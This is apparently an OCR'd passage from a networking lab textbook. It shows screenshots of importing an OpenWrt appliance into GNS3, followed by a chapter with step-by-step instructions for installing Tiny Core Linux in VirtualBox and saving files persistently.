
Appliance Documentation
Documentation for using the appliance is available here: http://wiki.openwrt.org/doc/

Versions Supported

OpenWrt 23.05.0

File	MD5	Size	
openwrt-23.05.0-x86-64-generic-ext4-combined.img	8d53c7aa2605a8848b0b2ca759fc924f	126 MB	Download

Figure 2 – Download OpenWrt



Name	Date modified	Type
Today		
openwrt	4/6/2024 4:23 PM	GNS3 A
openwrt-23.05.0-x86-64-generic-ext4-combined.img	4/6/2024 4:24 PM	Compre
Earlier this week		
vagrant_2.4.1_windows_amd64	4/1/2024 8:55 PM	Windov

Figure 3 – Unzip the OpenWrt file





Figure 4 – Import the OpenWrt appliance




Downloads

Name	Date modified	Type	Size
Today			
openwrt	4/6/2024 4:23 PM	GNS3 Appliance File	16 KB
Earlier this week			
metasploitable-linux-2.0.0	3/31/2024 9:01 PM	File folder	
Last month			
mikrotik-chr (1)	3/13/2024 6:23 PM	GNS3 Appliance File	7 KB
chr-7.11.2.img	3/13/2024 6:24 PM	File folder	
Earlier this year			
mikrotik-crs328-24p-4s+ (1)	2/19/2024 6:24 PM	GNS3 Appliance File	7 KB
mikrotik-crs328-24p-4s+	2/19/2024 3:58 PM	GNS3 Appliance File	7 KB
chr-7.8.img	2/19/2024 4:00 PM	File folder	

File name: openwrt

GNS3 Appliance (*.gns3applian

Figure 5 – Select the OpenWrt appliance



Install OpenWrt appliance

Server

Please choose a server type to install the appliance. The grayed out server types are not supported or configured.


Server type

○ Install the appliance on a remote server

● Install the appliance on the GNS3 VM (recommended)

○ Install the appliance on your local computer

Figure 6 – Install the OpenWrt appliance



Install OpenWrt appliance

Required files

Please select one version of OpenWrt and import the required files. Files are searched in your downloads and GNS3 images directories by default

Appliance version and files	Size	Status
OpenWrt version 23.05.0	120.5 MB	Ready to install
openwrt-23.05.0-x86-64-generic-ext4-combined.img	120.5 MB	Found locally
OpenWrt version 22.03.0	120.5 MB	Missing files
openwrt-22.03.0-x86-64-generic-ext4-combined.img	120.5 MB	Missing
OpenWrt version		
openwrt-21.02.		
OpenWrt version		
openwrt-21.02.		
OpenWrt version		
openwrt-21.02.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		
openwrt-19.07.		
OpenWrt version		

Open

Downloads


Search Downloads

Name	Date modified	Type	Size
Today			
openwrt-23.05.0-x86-64-generic-ext4-co...	4/6/2024 4:28 PM	Disc Image File	123,392 KB
openwrt-23.05.0-x86-64-generic-ext4-co...	4/6/2024 4:24 PM	Compressed Archi...	11,044 KB
openwrt	4/6/2024 4:23 PM	GNS3 Appliance File	16 KB
Earlier this week			
vagrant_2.4.1_windows_amd64	4/1/2024 8:55 PM	Windows Installer ...	265,212 KB
packer	4/1/2024 8:38 PM	Application	50,707 KB
metasploitable-linux-2.0.0	4/1/2024 8:36 PM	Compressed (zipp...	860,386 KB
packer_1.10.2_windows_amd64	4/1/2024 8:32 PM	Compressed (zipp...	15,562 KB
metasploitable-linux-2.0.0	3/31/2024 9:01 PM	File folder	

File name: openwrt-23.05.0-x86-64-generic-ext4-combined

All Files

Figure 7 – Select the missing files and open them



Required files

Please select one version of OpenWrt and import the required files. Files are searched in your downloads and GNS3 images directories by default

Appliance version and files	Size	Status
OpenWrt version 23.05.0	120.5 MB	Ready to install
OpenWrt version 22.03.0	120.5 MB	Missing files
openwrt-22.03.0-x86-64-generic-ext4-combined.img	120.5 MB	Missing
OpenWrt version 21.02.3	120.5 MB	Missing files
openwrt-21.02.3-x86-64-generic-ext4-combined.img	120.5 MB	Missing
OpenWrt version 21.02.1	120.5 MB	Missing files
openwrt-21.02.1-x86-64-generic-ext4-combined.img	120.5 MB	Missing
OpenWrt version 21.02.0	120.5 MB	Missing files
openwrt-21.02.0-x86-64-generic-ext4-combined.img	120.5 MB	Missing
OpenWrt version 19.07.8	272.5 MB	Missing files
openwrt-19.07.8-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.7	272.5 MB	Missing files
openwrt-19.07.7-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.6	272.5 MB	Missing files
openwrt-19.07.6-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.5	272.5 MB	Missing files
openwrt-19.07.5-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.4	272.5 MB	Missing files
openwrt-19.07.4-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.3	272.5 MB	Missing files
openwrt-19.07.3-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.2	272.5 MB	Missing files
openwrt-19.07.2-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.1	272.5 MB	Missing files
openwrt-19.07.1-x86-64-combined-ext4.img	272.5 MB	Missing
OpenWrt version 19.07.0	272.5 MB	Missing files
openwrt-19.07.0-x86-64-combined-ext4.img	272.5 MB	Missing

Figure 8 – Finish the install




Figure 9 – OpenWrt appears in the router appliance menu

CHAPTER 5

Installing Tiny Core Linux

MATHEW J. HEATH VAN HORN, PHD

Tiny Core Linux is a very lightweight operating system (OS) that is easily configurable to meet a wide variety of needs. Unlike other OSs that require gigabytes (GB) of hard drive space and RAM, Tiny Core Linux requires less than 250 megabytes (MB) of hard drive space and only 23 MB of RAM. This makes it uniquely suited for us to use in this textbook to emulate an enterprise network architecture.

Tiny Core Linux uses a lot of command line interface (CLI) commands, so please pay attention to detail when following these instructions.

LEARNING OBJECTIVES

- Install Tiny Core Linux in VirtualBox
- Add Tiny Core Linux to the GNS3 appliance repository

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab for other labs

RESOURCES

- Tiny Core Linux Main Website – http://tinycorelinux.net/

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, C.I.S. Student, ERAU-Prescott
- Julian Romano, C.I.S. Student, ERAU-Prescott
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Evan Paddock, Cybersecurity Student, ERAU-Prescott

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – Download and Install in VirtualBox

Tiny Core Linux is very lightweight. It primarily runs in RAM to increase its operating speed.




Figure 0.5 – Tiny Core Linux running in VirtualBox

1. Download the Tiny Core Linux iso file named "CorePlus" from http://tinycorelinux.net/downloads.html

> Note: iso is used as a nickname for an optical disk image adhering to the ISO 9660 file system.

2. The file is so small it isn't zipped
3. Open The Oracle VirtualBox Manager and click on ***New*** (Figure 1)
4. Complete the VM form (Figure 2)
    - 4.1. Choose a name – In this lab, we called it "TinyCoreLinux"
    - 4.2. Use the ISO dropdown menu to select the CorePlus-current.iso you downloaded in Step 1
    - 4.3. Use the Type drop-down menu to select *Linux*
    - 4.4. Use the Version drop-down menu to select *Other Linux (64-bit)*
    - 4.5. Press *Next*

5. Decrease the Base Memory to *256 MB* and press *Next* (Figure 3)

6. Decrease the Virtual Hard Disk to *500 MB* and press *Next* (Figure 4)

7. At the summary screen, press *Finish* (Figure 5)

8. Start the TinyCoreLinux VM

NOTE: Some testers had to explicitly tell the VM to capture their mouse commands. To do this, navigate to the VM menu at the top of the VM window and under *Input* open the drop-down menu and select *Mouse Integration* (Figure 6)

NOTE: Remember – to release the mouse from a VirtualBox VM – press the right-side *ctrl* key

9. Use the arrow keys to select *Boot Core with X/GUI (TinyCore) + Installation Extension* (Figure 7)

10. Press *enter* to start the boot process in this mode

11. Once it starts (takes a few seconds), you will see the main screen. At the bottom of the screen, you can hover your mouse over the icons and right-click the *Install* icon (Figure 8)

12. Manage the settings in the Tiny Core Installation menu (Figure 9)

    12.1. Select *Whole Disk*

    12.2. Highlight *sda* as the disk

    12.3. Select *Install boot loader*

    12.4. Press the *right arrow* at the bottom of the settings to go to the next menu

13. Leave the formatting options at their default and press the *right arrow* (Figure 10)

14. In the boot options reference list, type the following in the blank field at the bottom (Figure 11)

```
home=sda1 opt=sda1
```

15. Press the *right arrow*

16. On the Install Type menu, leave the defaults and press the *right arrow* (Figure 12)

17. Review the installation information and press *Proceed* (Figure 13)

18. When the installation has finished (Figure 14), shut down the VM (Figure 15)

19. Return to the VM VirtualBox manager and adjust the settings for the TinyCoreLinux VM by clicking on ***settings*** (Figure 16)

20. In settings, navigate to ***Storage***, right-click the iso, and click ***Remove Attachment*** (Figure 17). This forces the VM to boot from the virtual hard disk instead of the iso

21. Click ***OK***

22. Start the TinyCoreLinux VM to ensure it boots from the virtual hard drive. Notice that the ***Install icon*** no longer appears (Figure 18)

Phase II – Creating persistance in Tiny Core Linux

Tiny Core Linux discards all changes made when it shuts down. This is great for getting a fresh start but can be a pain when we want to keep something. To persistently save material when the VM shuts down, we need to use the backup feature. In this section, we will create a test file and use the backup feature to keep the information.

1. Start the TinyCore Linux or resume from the install

2. On the main page, click on the third icon ***Control Panel*** (Figure 19)

3. Under the maintenance section, click ***Backup/Restore*** and another window will open. Click on ***Included for Backup (.filetool.lst)*** and you can see which directories and files are saved automatically on shutdown with backup (Figure 20)

4. According to this information, files saved in the ***opt*** and ***home*** directories will be backed up

5. Close the windows

6. Open a blank text file by clicking on the ***editor icon*** (Figure 21)

7. Type in anything in the textbox and then use the mouse to select ***File –> Save File As…*** (Figure 22)

8. In the ***File Save As*** window, leave the default settings and add the file name ***test.txt*** (Figure 23), and click ***ok***

